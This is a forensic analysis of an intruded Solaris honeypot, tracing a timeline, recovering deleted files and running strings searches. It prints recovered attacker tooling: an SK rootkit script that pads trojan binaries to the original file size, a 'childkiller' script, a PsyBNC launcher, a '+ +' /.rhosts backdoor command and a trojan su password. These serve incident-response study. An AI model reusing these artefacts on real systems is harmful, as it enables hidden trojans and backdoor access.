Sun Microsystems maintains a web application called the Solaris Fingerprint Database which accepts md5 checksums as input. If the checksum matches a file Sun published as part of an operating system or product, the interface identifies the file and the operating system, application, or patch it originated with. The following image is taken from Sun's fingerprint database after submitting the md5 checksums for /usr/sbin/srload, /usr/bin/modstat, and /sbin/sh from an older Solaris system as a control.



SECURITY INFORMATION
Solaris Fingerprint Database

Results of Last Search

c84c4fe6093c17cac88f0aa48d714918 - - 1 match(es)


- canonical-path: /sbin/jsh
- package: SUNWcsr
- version: 11.6.0,REV=1997.07.15.21.46
- architecture: sparc
- source: Solaris 2.6/SPARC
- patch: 106361-14

b1fcba716659644b56600cf5bb5bc12d - - 0 match(es)
Not found in this database.

cd63323c0eb2c25da98641ad701ee5a7 - - 0 match(es)
Not found in this database.

The Solaris Fingerprint Database identifies /sbin/sh correctly with regards to operating system, revision, and patch, but apparently misidentifies the file name. Closer examination of the source system reveals that /sbin/sh is a hard link to /sbin/jsh, meaning both directory entries point to the same inode.

Finally, we can easily establish the purpose of these programs since they match the md5s of two files found in the SK rootkit. This is quickly established by using md5sum to hash all the files in the sk directory then piping the output through grep <md5sum> for each of the files modstat and srload.



```
[robmccau@localhost ~/sk]$ md5sum * | grep cd63323c0eb2c25da98641ad701ee5a7
md5sum: etc: Is a directory
cd63323c0eb2c25da98641ad701ee5a7  sn2
[robmccau@localhost ~/sk]$ md5sum * | grep b1fcba716659644b56600cf5bb5bc12d
md5sum: etc: Is a directory
b1fcba716659644b56600cf5bb5bc12d  sshd
[robmccau@localhost ~/sk]$ 
```

We established in the forensic audit that /usr/sbin/modstat appeared to be a sniffer based on its opening the network interface and keeping a file open for writing. Examining that file, /usr/share/man/man1/.lc/libX.a.temp/libm.n confirms this suspicion. Unfortunately for our intruder, no siginficant data was captured by the sniffer other than numerous failed public ftp attempts to sunsolve8.sun.com using the passwd "root@"

/tmp/.pat

This directory appears to contain files related to the patcher discovered in 1.jpg. The file named admin is a Solaris package "admin" file. This file controls the behavior of the pkgadd command. The pkgadd command optionally stops for user confirmation on certain conditions including but not limited to installing setuid binaries, permissions conflicts with previously installed files, and conflicting dependencies. The admin file sets all such options to “nocheck”, indicating that no checks should be performed.

Wget-log is, as the name implies, a log file containing the results of the intruder’s attempt to patch the system. All wget mediated ftp attempts fail due to a failure to establish a data connection.

Timeline

This timeline incorporates information from the MAC time analysis section which is not repeated here as well as MAC time data not related to the compromise which is not explored in depth. Entries in the timeline are in the format

Time Event
Supporting Evidence

December 14, 2002 14:40:27 Begin system installation

This time is recorded in /var/sadm/system/logs/install.log

December 14, 2002 15:44:55 Installation and related configuration complete

Last modification time of /var/sadm/system/log/webstart_launch.log_2002_12_14_10006

December 19, 2002 04:59:04 Added user account “rob”

Last modification and change time on /etc/passwd. The password was never changed on any account after it was initially set, indicating this time is the last time an account was added.

December 19, 2002 05:02:52 Installed package SMCgcc, gcc compiler suite version 2.95.3.

MAC times of directory /var/sadm/pkg/SMCgcc. Version information from /var/sadm/pkg/SMCgcc/pkginfo.

December 19, 2002 05:13:18 Downloaded sudo-1.6.3-p7.tar.gz

MAC times of /home/rob/sudo-1.6.3-p7.tar.gz

December 19, 2002 05:16:30 Installed sudo

MAC times of /usr/local/sbin/visudo

December 19, 2002 05:16:37-46 Added user "rob" to sudo access control list in /etc/sudoers

Access time of /usr/local/sbin/visudo, modification and change time on /etc/sudoers.

December 19, 2002 05:17:26 Downloaded openssl-0.9.6c.tar.gz

MAC times of /home/rob/openssl-0.9.6c.tar.gz

December 19, 2002 05:32:02 Installed Openssl-0.9.6c

MAC times of /usr/local/ssl

December 19, 2002 07:28:29 Downloaded openssh-2.9p2.tar.gz

MAC times of /home/rob/openssh-2.9p2.tar.gz

December 19, 2002 07:31:41 Installed Openssh-2.9p2

Modification and change times of /usr/local/bin/ssh

February 3, 2003 03:11:00 – February 9, 2003 08:29:41 System disconnected from network

/var/adm/messages.[23]

February 9, 2003 08:29:37 System boot
February 9, 2003 08:37:33 System boot

/var/adm/wtmpx entry

February 9, 2003 08:47:42 System is on the network

/var/adm/messages.2

February 17, 2003 06:36:56 System disconnected from network

February 18, 2003 20:22:09 System boot

/var/adm/wtmpx entry

February 22 2003 21:05:30 Evidence of first compromise: Creation of /cd

MAC times on /cd and contents of /.sh_history

February 27, 2003 05:59:33 Reboot

/var/adm/wtmpx entry

February 27, 2003 06:20:08 Installed package SMCpatch, GNU patch utility from sunfreeware.com.

MAC times of directory /var/sadm/pkg/SMCpatch

February 27, 2003 10:57:45 Installed patch 112438-01 to provide /dev/random support.

MAC times of directory /var/sadm/pkg/SUNWmdbx/save

February 27, 2003 11:22:21 Downloaded Apache_1.3.19.tar.gz and apache_1.3.19+ssl_1.42.tar.gz

MAC times of /home/rob/apache_1.3.19.tar.gz and . /home/rob/apache_1.3.19+ssl_1.42.tar.gz

Februrary 27, 2003 06:32:52 Installed Apache

MAC times /usr/local/apache

February 28, 2003 01:28:02 /usr/lib/libY.c

MC time on /usr/lib/libY.c

February 28, 2003 08:32:59 System boot

/var/adm/messages.0
/var/adm/wtmpx entry

March 1, 2003 21:03:46 inetd attempts to access /tmp/x, sendmail messages

/var/adm/messages.0

March 2, 2003 02:01:57 Beginning of second compromise

Access times on dtspcd libraries and dtspcenv file.

March 2, 2003 02:03:41 /usr/bin/login replaced by a trojan

Modification time on /usr/bin/login

March 2, 2003 02:03:46 Setuid binaries permissions reduced

Inode change time updated on affected files

March 2, 2003 02:05:48 Mail activity on the system indicating a compromise related email

MAC times on mail system files and /var/mail/root

March 2, 2003 02:06:25 Attempt to ftp fails.

Access time on /usr/bin/ftp with no subsequent activity for 2 hours.

March 2, 2003 04:11:03 The intruder logs in via telnet and the trojan /usr/bin/login

MAC times on in.telnetd and /usr/bin/login

March 2, 2003 04:12:03 1.jpg downloaded containing SK rootkit, patch files, PsyBNC, and other utilities.

MAC times on /1.jpg and /usr/bin/rcp

March 2, 2003 04:13:01 Installation of the SK rootkit, PsyBNC, “securing” of the system by disabling or breaking services

MAC times on files extracted from 1.jpg and modifications to system files detected through MAC times and examination of startup files.

March 2, 2003 04:13:16

MAC time on /usr/lib/libX.a

March 2, 2003 04:13:53 Attempt to download patches via wget fail

Access time on /usr/bin/wget, no evidence of downloaded files, no evidence of successful application of Solaris patches.

March 2, 2003 13:40:32 Forensic Audit begins

March 2, 2003 14:56:19 Final filesystem modification before power is removed.

Deleted Files

Recovering deleted files proved more challenging than expected. Solaris 8 hampers the recovery process by clearing the inode in a way that earlier revisions of Solaris did not. The following example session uses a Solaris 7 host to demonstrate creating, deleting, and recovering a file using The Coroner's Toolkit.

```
# ls -l core
-rw-------   1 root     other     529360 Feb 20 23:08 core
# file core
core:           ELF 32-bit MSB core file SPARC Version 1, from
'ufsrestore'
# cp core core2
# ls -li core*
    740589 -rw-------   1 root     other     529360 Feb 20 23:08
core
    740562 -rw-------   1 root     other     529360 Mar 10 12:41
core2
# ils -a /dev/dsk/c0t1d0s5 740589
class|host|device|start_time
ils|Solaris7|/dev/dsk/c0t1d0s5|1047318113
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|
st_nlink|st_size|st_block0|st_block1
740589|a|0|1|1045800482|1047318077|1045800482|100600|1|529360|158
2760|1582792
# ils -a /dev/dsk/c0t1d0s5 740562
class|host|device|start_time
ils|Solaris7|/dev/dsk/c0t1d0s5|1047318122
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|
st_nlink|st_size|st_block0|st_block1
740562|a|0|1|1047318077|1047318076|1047318077|100600|1|529360|158
1200|1581272
# rm core2
# ils -a /dev/dsk/c0t1d0s5 740562
class|host|device|start_time
ils|Solaris7|/dev/dsk/c0t1d0s5|1047318133
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|
st_nlink|st_size|st_block0|st_block1
740562|a|0|1|1047318077|1047318076|1047318077|100600|1|529360|158
1200|1581272
# icat /dev/dsk/c0t1d0s5 740562 > core2
# ls -l core*
-rw-------   1 root     other     529360 Feb 20 23:08 core
-rw-r--r--   1 root     other     529360 Mar 10 12:42 core2
# siggen -1 core core2
*** core ***
sig1: md5      : 2Ndypv36K6G718a5ptTFz9
*** core2 ***
sig1: md5      : 2Ndypv36K6G718a5ptTFz9
```

Note that the inode data is unchanged by the delete operation. In contrast, the above session on a Solaris8 system behaves much differently.

```
# ls -i random
     46344 random
# ./tct-1.11/bin/ils -a /dev/rdsk/c0t2d0s0 46344-46344
```

```
class|host|device|start_time
ils|Solaris9|/dev/rdsk/c0t2d0s0|1047313159
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|
st_nlink|st_size|st_block0|st_block1
46344|a|0|1|1047312848|1047313005|1047312848|100644|1|1040|111933
|0
# rm random
# ./tct-1.11/bin/ils -a /dev/rdsk/c0t2d0s0 46344-46344
class|host|device|start_time
ils|Solaris9|/dev/rdsk/c0t2d0s0|1047313175
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|
st_nlink|st_size|st_block0|st_block1
46344|a|0|1|1047313173|1047313005|1047313173|100644|0|0|0|0
```

Under Solaris 8 and 9, the rm command has had the additional affect of zeroing the file size and data block list. Without this information, we can't use icat and similar tools to recover files. While the block list is cleared from the inode, the data blocks themselves are not touched by the rm command. Other tools such as unrm and lazarus can still be used to retrieve raw data from the disk, although the inode data which could enable the reassembly of the blocks into files can not be recovered short of physical analysis of the magnetic media.

Using TCT's unrm and lazarus tools we did successfully identify many deleted files. Unrm scans a raw disk image and retrieves all blocks which are marked as unallocated. Lazarus can then be used to examine each block to attempt to determine what the file contains. The identification process is not particularly reliable for some data types, but reliably on target for others. Often data identified as "Text" appeared to be only a few printable characters without any specific meaning, often not alphanumeric. One piece which was identified as a 196 KB section of logs was actually largely overwritten by software package data in Sun's pkginfo file format.

Lazarus did find the following piece of email which would have been sent to the intruder to announce the successful compromise. The sending time matches the time of compromise. The email also contains the IP of the system, 192.168.1.2, which would of course prove of little use to the intruder since the system was behind a NAT system. Also included are the operating system revision and two numbers, "55838" and "6049875900". The latter is unclear, but the former should be recognized as the port on which the listener was discovered. This email announces to the intruder both that they have successfully compromised the system and how to get in. This also corroborates the evidence provided by the March 1 log entry in which inetd complains that the file /tmp/x is absent.

```
Return-Path: <root>
Received: (from root@localhost)
      by zephyr (8.10.2+Sun/8.10.2) id h2225m801011;
      Sat, 1 Mar 2003 21:05:48 -0500 (EST)
Date: Sat, 1 Mar 2003 21:05:48 -0500 (EST)
From: Super-User <root>
```

```
Message-Id: <200303020205.h2225m801011@zephyr>
192.168.1.2: 55838 Solaris 5.8  6049875900
```

The following shell script was also recovered from the root partition. Its purpose, a script which cron calls to start PsyBNC, is clear from the comments and content of the file.

```
#!/bin/sh
# This is the crontab script for psybnc.
#
# Please change the following path to your psybnc-directory.

PSYBNCPATH=/dev/cua/

# the rest should be kept as is
if test -r $PSYBNCPATH/".. ."/psybnc.pid; then
    PSYPID=`cat $PSYBNCPATH/".. ."/psybnc.pid`
    kill -CHLD $PSYPID >/dev/null 2>&1
fi
cd $PSYBNCPATH/".. ."
./sol &>/dev/null
```

The following log snipped is interesting in that it shows a backdoor starting up on April 7th. This system was never operational on any April 7th. It was received from Sun late in 2002 and removed from service in early March. One possibility is that this snippet of logs was included in the materials the intruder downloaded, quite possibly inadvertently. This would also explain the presence of log data in the root directory rather than in /var where we would normally expect to find it.

```
Sun Apr  7 22:54:09 :Listener created :0.0.0.0 port 17171
Sun Apr  7 22:54:09 :Can't set a suitable Host for DCC Chats or
Files. Please define at least one Listener for an IP.
Sun Apr  7 22:54:10 :psyBNC2.2.1-cBtITLdDMSNp started (PID :2523)
```

The /var filesystem was found to be absolutely littered with deleted file fragments. Many of these appear to be artifacts of the installation as they are portions of Sun format package files. The following bit of recovered log helps to pin down the time that sudo was installed. Given that sudo is logging the message, but reporting that I had not yet added myself to its configuration file, installation must have occurred shortly before. This also precisely locates the installation of openssl-0.9.6c in time.

```
unknown : Dec 19 00:31:08 : rob : user NOT in sudoers ; TTY=pts/4
; PWD=/home/rob/openssl-0.9.6c ; USER=root ;
COMMAND=/usr/ccs/bin//make install
```

A specific search was made for logs dating from February among the deleted file fragments but nothing of significance was recovered. This search was performed by grepping for “Feb “ (two spaces), “Feb 1” and “Feb 2”. While matches were found, the contents did not prove relevant to the investigation.

Slice 4, mounted on /home, recovered numerous deleted file fragments, none of which appeared related to the investigation. Much of the configuration and installation of third party applications was performed in /home/rob and remnants of many related files were recovered.

Slice 5, mounted on /opt, was unique in that no deleted files were recovered. Considering the usage of /opt on this system, this is not surprising. On Solaris, /opt is a location where third party applications are also installed, although /usr/local is perhaps a more typical location. We installed OpenSSH and Apache in /opt. It should be remembered that the installation process typically creates files in the destination directory, but generally doesn't remove any. Since we deleted no files we would not expect to recover anything from this directory unless the intruder deleted files on this filesystem. To all appearances, this did not happen.

/usr, mounted from slice 6, returned numerous deleted files. Many of the files located towards the end of the partition could be clearly identified as SSL documentation. None appear related to the compromise.

/usr also yielded a fragment of a compressed tar file. Uncompressing and extracting the file produced a portion of the "sk" archive we discovered on the system.

```
$ ls -lart /tmp
total 156
drwxr-xr-x   20 root     root         4096 Feb 11 03:40 ..
-rw-r--r--    1 robmccau robmccau   144384 Mar 29 02:00
1193745.z.txt
drwxrwxrwt    2 root     root         4096 Mar 29 02:00 .
$ file /tmp/1193745.z.txt
/tmp/1193745.z.txt: compress'd data 16 bits
$ zcat !$ > /tmp/foo
zcat /tmp/1193745.z.txt > /tmp/foo
$ ls -lart /tmp/foo
-rw-rw-r--    1 robmccau robmccau   107490 Mar 29 02:01 /tmp/foo
$ file /tmp/foo
/tmp/foo: GNU tar archive
$ tar ft /tmp/foo
sk/
sk/103577-13.tar.Z
tar: 482 garbage bytes ignored at end of archive
tar: Unexpected EOF in archive
tar: Error is not recoverable: exiting now
$
```

Block 785 of the root filesystem contains a copy of sz, the file resizer command included in the downloaded package.

```
#!/bin/sh
# File resizer v2.3 (C) 1999-2000 Tragedy/Dor (dor@fortknox.org)
# Purpose: Adds zeroes to a file to match it`s size to another
file.
# Disclaimer: The author takes no responsibility for any use,
misuse
# or bugs in this program.

BLK=' [1;30m'
RED=' [1;31m'
GRN=' [1;32m'
YEL=' [1;33m'
BLU=' [1;34m'
MAG=' [1;35m'
CYN=' [1;36m'
WHI=' [1;37m'
DRED=' [0;31m'
DGRN=' [0;32m'
DYEL=' [0;33m'
DBLU=' [0;34m'
DMAG=' [0;35m'
DCYN=' [0;36m'
DWHI=' [0;37m'
RES=' [0m'

if test -n "$2" ; then
WORKING=1
else
echo "Usage: $0 <original file> <new file>"
exit 10
fi

# OS Check - for stupid OS differences
OS=`uname -s`
    case $OS in
        SunOS)
# SunOS or Solaris
      ORIGSIZE=`./ls -lga $1 | awk '{print ""$4""}'`
      TRSIZE=`./ls -lga $2 | awk '{print ""$4""}'`
            ;;
      Linux)
# Linux
      ORIGSIZE=`ls -lga $1 | awk '{print ""$5""}'`
      TRSIZE=`ls -lga $2 | awk '{print ""$5""}'`
         ;;
      *)
# Unknown OS ? Winging it
         ;;
      esac

XTRABYTES=`expr $ORIGSIZE - $TRSIZE`

eep=`expr $ORIGSIZE ">" $TRSIZE`
#echo "$eep"
TM=`expr $ORIGSIZE ">" 40000`
if test $TM = "1"; then
echo "${RED}*** ALERT ***${DWHI} The login on this system could
be a MY_NAMEIS or check_mate trojan!!"
fi
```

```
TM2=`expr $ORIGSIZE "<" 90000`
if test $TM2 = "1"; then
# login isnt one of those special ones - so overwrite it with the
urk
mv l2 l3
fi

#echo "Original file size: $ORIGSIZE"
#echo "Size of replacement file $TRSIZE"
#echo "Required $XTRABYTES additional bytes"
TEMPFILE="ARSEX3"

if test $XTRABYTES = "0"; then
#echo "0 Extra bytes required - bailing out"
exit 0
fi

if test $ORIGSIZE -lt $TRSIZE; then
echo "Trojan is bigger than real file, go code better trojans,
IDIOT"
exit 0
fi

dd if=/dev/zero of=./$TEMPFILE bs=1 count=$XTRABYTES >/dev/null
2>&1
touch $TEMPFILE

#echo "Created tempfile $TEMPFILE with $XTRABYTES bytes size"
cat $TEMPFILE >> $2
#echo "New file:"
#./ls -lga $2
rm -f $TEMPFILE
```

Block 7 contains a copy of the “childkiller” script from the SK rootkit.

```
#!/bin/sh
# kill your shit here

/usr/bin/ps -fe | grep "sh -c /bin/mail" |grep /var/spool/lp |
awk '{print "kill -9 "$2""}' | /bin/sh
/usr/bin/ps -fe | grep "shell 37777"| awk '{print "kill -9
"$2""}' | /bin/sh
/usr/bin/ps -fe | grep "inetd -s x"| awk '{print "kill -9 "$2""}'
| /bin/sh
/usr/bin/ps -fe | grep "/usr/sbin/inetd -s /tmp"| awk '{print
"kill -9 "$2""}' | /bin/sh
/usr/bin/ps -fe | grep "/usr/sbin/inetd -s z"| awk '{print "kill
-9 "$2""}' | /bin/sh
rm -f /usr/dt/bin/dtspcd
```

There are several reasons why deleted files were so easily recovered in spite of the obstacle presented by Solaris 8’s zeroing of inode data. First, the intruder uncompressed and untarred the package in the root filesystem. This system was configured with a small root filesystem which contained little more than the kernel and configuration files. As a result, the root filesystem was not modified to any great degree in normal operation. The filesystem state was also frozen shortly after the compromise, preventing subsequent filesystem activity which would have overwritten portions of the data that was recovered.

Strings Search

The strings command is a useful reconnaissance tool used to identify sequences of printable characters in files. We can use strings on disk images to scan the entire image for printable strings and then analyze the output for suspicious entries which may indicate a compromise or provide further information or direction in analyzing an established compromise. In this case, the compromise is clear and copious amounts of evidence have already been gathered. At this late stage in the investigation we not find much new in the filesystems. A strings search provides more benefit at the beginning of an investigation where leads are scarce. In our case the intruder left so many obvious pieces of evidence we were able to learn a tremendous amount about their activities without resorting to a strings search.

One liability of the strings technique is the copious amounts of data it produces, many of which are not of interest. For example, running strings on the root partition image, the smallest partition on the system, yielded over 1,000,000 lines of text. Visual inspection of the output shows that many of these lines are not readable even though they are technically “printable” characters. In order to pare down the output, a simple perl script was written to read standard input and write to standard output only lines which contain a continuous string of at least 4 alphanumeric characters.

```
#!/usr/bin/perl

while(<STDIN>) {
  if($_ =~ /[a-zA-Z0-9]{4,32766}/) {
    print $_;
  }
}
```

Perl script to filter strings output removing all which don’t contain a 4 character alphanumeric string.

This removed over 600,000 lines of text. Piping the output of the script to the Unix command sort then through uniq, which has the effect of removing duplicate copies of identical strings, pared the output to 106,677 lines. While still quite a bit of information, this is small enough that manually scanning it all in a reasonable time is possible. In fact, a rapid scan of this output was performed by using the more command to page through the text. More pauses after each page until a key is pressed. For this scan I kept the space bar depressed which caused more to display a page, grab a key press, display another page, grab a key press and so continue until the end of the file was reached approximately two minutes later. Even this cursory examination revealed the phrase ‘psyBNC”.

For a more precise examination we’ll select keywords of interest and use grep to scan the image. For the sake of performance we will scan the output of the above script which will provide the same output provided our keywords contain at least 4 consecutive alphanumeric characters. If we want to search for shorter strings or nonalphanumeric ones we would have to use the strings output directly.

Physical Memory

Using the technique above the 256 megabyte memory image was processed into a 4.7 megabyte file containing approximately 180,000 strings. This file was then examined by paging through it with more, stopping for a few seconds at each page to visually scan for significant information. This is, to be sure, a very time consuming process, however It has the significant advantage of using the brain’s pattern matching abilities, which vastly exceed that of grep. A complete listing of strings of interest is in the appendix. This technique allows us to find things we wouldn’t have expected and therefore might not have looked for. For example we find patch 110646-03 being untarred. Installing patches is not something we would generally characterize as nefarious activity, but based on prior analysis we know this activity was performed by the intruder. We find log files from January and February which have been erased..

One very interesting trace we find looks to be a ps listing. In our condensed string file lines do not necessarily bear any relation to adjacent lines since we sorted the file. In order to extract a process listing, we return to the full physmem file and use the –A and –B options of GNU’s grep, which allows us to print a range of lines around a specified pattern. Doing so, we extract the following:

```
root   166     1  0   Feb 28 ?        0:00 /usr/sbin/inetd -s
    root   204     1  0   Feb 28 ?        0:03 /usr/sbin/nscd
    root   224     1  0   Feb 28 ?        0:00 /usr/lib/power/powerd
    root   230     1  0   Feb 28 ?        0:00 /usr/lib/utmpd
    root   236     1  0   Feb 28 ?        0:00 
/usr/sadm/lib/smc/bin/smcboot
    root   237   236  0   Feb 28 ?        0:00 
/usr/sadm/lib/smc/bin/smcboot
    root   322   274  0   Feb 28 ?        3:57 mibiisa -r -p 32788
    root   254     1  0   Feb 28 ?        0:00 
/usr/lib/efcode/sparcv9/efdaemon
    root   336   321  0   Feb 28 ?        0:21 dtgreet -display :0
    root   320   291  0   Feb 28 ?        0:08 /usr/openwin/bin/Xsun :0 
-nobanner -auth /var/dt/A:0-OJayKa
    root   310     1  0   Feb 28 console  0:00 /usr/lib/saf/ttymon -g -
h -p zephyr console login:  -T sun -d /dev/console -l c
    root   274     1  0   Feb 28 ?        0:00 /usr/lib/snmp/snmpdx -y 
-c /etc/snmp/conf
```

```
    root   321   291  0   Feb 28 ?        0:00 /usr/dt/bin/dtlogin -
daemon
    root   319     1  0   Feb 28 ?        0:01 /usr/local/sbin/sshd
    root   291     1  0   Feb 28 ?        0:00 /usr/dt/bin/dtlogin -
daemon
    root   316   309  0   Feb 28 ?        0:00 /usr/lib/saf/ttymon
    root  1463  1062  0 23:13:15 pts/2    0:00 /bin/sh ./setup
    root  1589  1588  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1588  1582  0 23:13:16 pts/2    0:00 sh childkiller
    root  1033   166  0 23:10:52 ?        0:09 in.telnetd
  nobody   354   353  0 01:43:24 ?        0:09
/usr/local/apache/bin/httpsd
  nobody   364   353  0 17:45:22 ?        0:00
/usr/local/apache/bin/httpsd
  nobody   355   353  0 01:43:24 ?        0:00
/usr/local/apache/bin/httpsd
    root   353     1  0 01:43:24 ?        0:01
/usr/local/apache/bin/httpsd
  nobody   356   353  0 01:43:24 ?        0:00
/usr/local/apache/bin/httpsd
  nobody   357   353  0 01:43:24 ?        0:00
/usr/local/apache/bin/httpsd
  nobody   358   353  0 01:43:24 ?        0:00
/usr/local/apache/bin/httpsd
    root  1062  1035  1 23:13:00 pts/2    0:00 /bin/sh ./setup
    root   581     1  0 21:03:42 ?        0:13 /usr/bin/srload -q
    root  1582  1463  0 23:13:16 pts/2    0:00 sh childkiller
    root  1035  1033  0 23:11:03 pts/2    0:01 /bin/ksh
    root   953     1  0 21:04:47 ?        0:01 /usr/sbin/modstat -s -d
512 -i /dev/eri -o /usr/lib/libX.a/libm.n
```

Output of "strings physmem | grep –A 19 –B 20 childkiller"

Substantially similar listings are found in 7 other places in memory. This process listing is likely generated by the ps command shown executing. It's a small irony that this action the rootkit performed served to produce a persistent snapshot of system activity. From a legal standpoint it also provides another very strong piece of evidence: a snapshot, preserved by the rootkit itself, of the rootkit being installed.

We also find in memory two IP addresses:

AÔ::ffff:151.**.**.31[9]
AÔ::ffff:192.168.1.2

192.168.1.2 is the address of the honeypot. 151.**.**.31 is a likely source of the intruder considering the log sanitizing tools stripped lines containing "151".

The trojan su password is captured as well. Decrypting the file in which it is stored is a solved problem. Finding the password in memory would have provided

[9] Two octets of the address are masked in order to avoid advertising the location of a possibly poorly secured system.

benefits if the obfuscation algorithm used to encrypt the configuration file were upgraded to something more effective.

```
su_pass
su_pass=aez7ingv
su_pass=`./rpass`
```

Swap Space

Strings analysis of swap space, slice 3 of our compromised system, will be performed in the more conventional way: using grep to search for preselected keywords. The keywords we choose are the following

Keyword	Purpose
Rkdir	Used in shell scripts to specify a rootkit directory
Psybnc	Commonly installed IRC bouncer
Filter	Find trojan configuration files (uinv.conf)
Kit	Possible hits on rootkits and setup scripts
Stachel, sicken, zombie	DDoS tool traces
Egg, irc, dcc	Strings commonly associated with IRC clients and servers. Many compromises involve installation of these.
r00t, root	Corruption of "root" commonly found. Compromising root is generally a primary goal of the incident. This string will likely be present. False positives are likely.
t0rn	Rootkit
Usage	Identify programs in memory by their usage banners
Password, pass	Trojan programs and backdoors often have password mechanisms. Scanning strings output for "password" may also find configuration files where passwords are stored.
Snif	Find network sniffers
Scan	May find binaries or documentation for network scanners installed by intruders.

The strings search was implemented using the following command line, where the pattern file, /tmp/patterns, was created to contain the words specified above.

```
grep –i –f /tmp/patterns c0t0d0s03.strings
```

The output consisted of 309 lines relating to Apache. This search was unproductive, but not surprising. This system has been relatively idle since its installation and has 256 megabytes of memory in which to perform the minimal work it has been asked to do. As such it appears that the operating system has found little reason to swap memory to disk. In order to confirm this result this partition was analyzed in the same manner as physical memory. The result was 24,937 strings, most of which had no apparent meaning. Those which were long enough to examine meaningfully did appear to Apache. No strings were seen which appeared related to the investigation.

Data Integrity

Once all portions of the analysis were complete one final MD5 check was performed on the original data to verify that our analysis had not modified it. The results of this check, shown below, match the results we found when computing MD5 values for the original data in the Media Imaging section. This demonstrates that our analysis did not modify the data.

```
Script started on Fri Apr 04 13:10:06 2003
> md5sum ./c0t0d0s0
f9fb13c2be9799c8823917b94a095835  ./c0t0d0s0
> md5sum ./c0t0d0s
1
cd1d9ca4cd601d6802750cc79353264d  c0t0d0s1
> md5sum c0t0d0s3

e8bf1c3cae0f108d01bc1736e1fd8712  c0t0d0s3
> md5sum c0t0d0s4

cb8fbf1d84802f87087fa1a357ac5d1b  c0t0d0s4
> md5sum c0t0d0s5

b47367a64ec582aa3c7bf29364d026c3  c0t0d0s5
> md5sum c0t0d0s6

06b6722e5f3c57cc8e60ceba427c627d  c0t0d0s6
> date

Fri Apr  4 19:12:24 EST 2003
>  exit

script done on Fri Apr 04 19:12:40 2003
```

Conclusions

The first major question to address is whether our honeypot was compromised by one intruder or two. There are clearly two separate incidents: one beginning on February 22nd, 2003 and a second on March 1st, 2003.

Our second intruder provides us a more complete picture since a great deal of information from his or her actions on the system remains. We can conclude that this person is not inexperienced with Unix given the moderate sophistication of the command line usage in which multiple commands are chained together with the Boolean operator "&&". This usage is not common among neophytes. Use of this operator in a chain of commands such as "a && b && c && d" causes the shell to evaluate the arguments left to right and continue as long as each succeeds. As a result, it is common usage to use this construct with related commands. We see some of this evident in the first rootkit installation:

```
mkdir /usr/share/man/man1/.lc/ && cd /usr/share/man/man1/.lc/ &&
echo "+ +" >/.rhosts
```

The last command, "echo "+ +" > /.rhosts" is unrelated to the others. Does the intruder only want to overwrite /rhosts with "+ +" if the /usr/share/man/man1/.lc directory can be created? Probably not. If the directory can't be created, possibly because man pages are not installed and /usr/share/man/man1 does not exist, the intruder likely still will want to modify /.rhosts. This command string could also be improved with the addition of the "-p" flag after mkdir, which would cause the mkdir command to succeed even if portions of /usr/share/man/man1 do not exist. The –p flag directs mkdir to create directories which do not exist further up in the heirarchy as necessary.

The attempt to patch the system is also revealing. Solaris patches are easily available yet the intruder failed repeatedly to successfully download them. Based on the network forensic data, we can blame the initial failure on the intruder's toolkit which simply didn't work as expected. We learn something about the intruder in how he or she handles this failure. When the first attempt doesn't work, the intruder logs in via the ssh backdoor and tries again, resulting in an identical failure. The core of the problem is that we are not proxying ftp traffic and as a result, ftp across the NAT/firewall system is broken. While moderate familiarity with Unix is apparent, it is also clear that this person is not a Solaris administrator. Someone with deeper knowledge of patching systems would have no doubt overcome the ftp failure. One trivial method of accomplishing this would have been to download the patches via HTTP, by which they are also available.

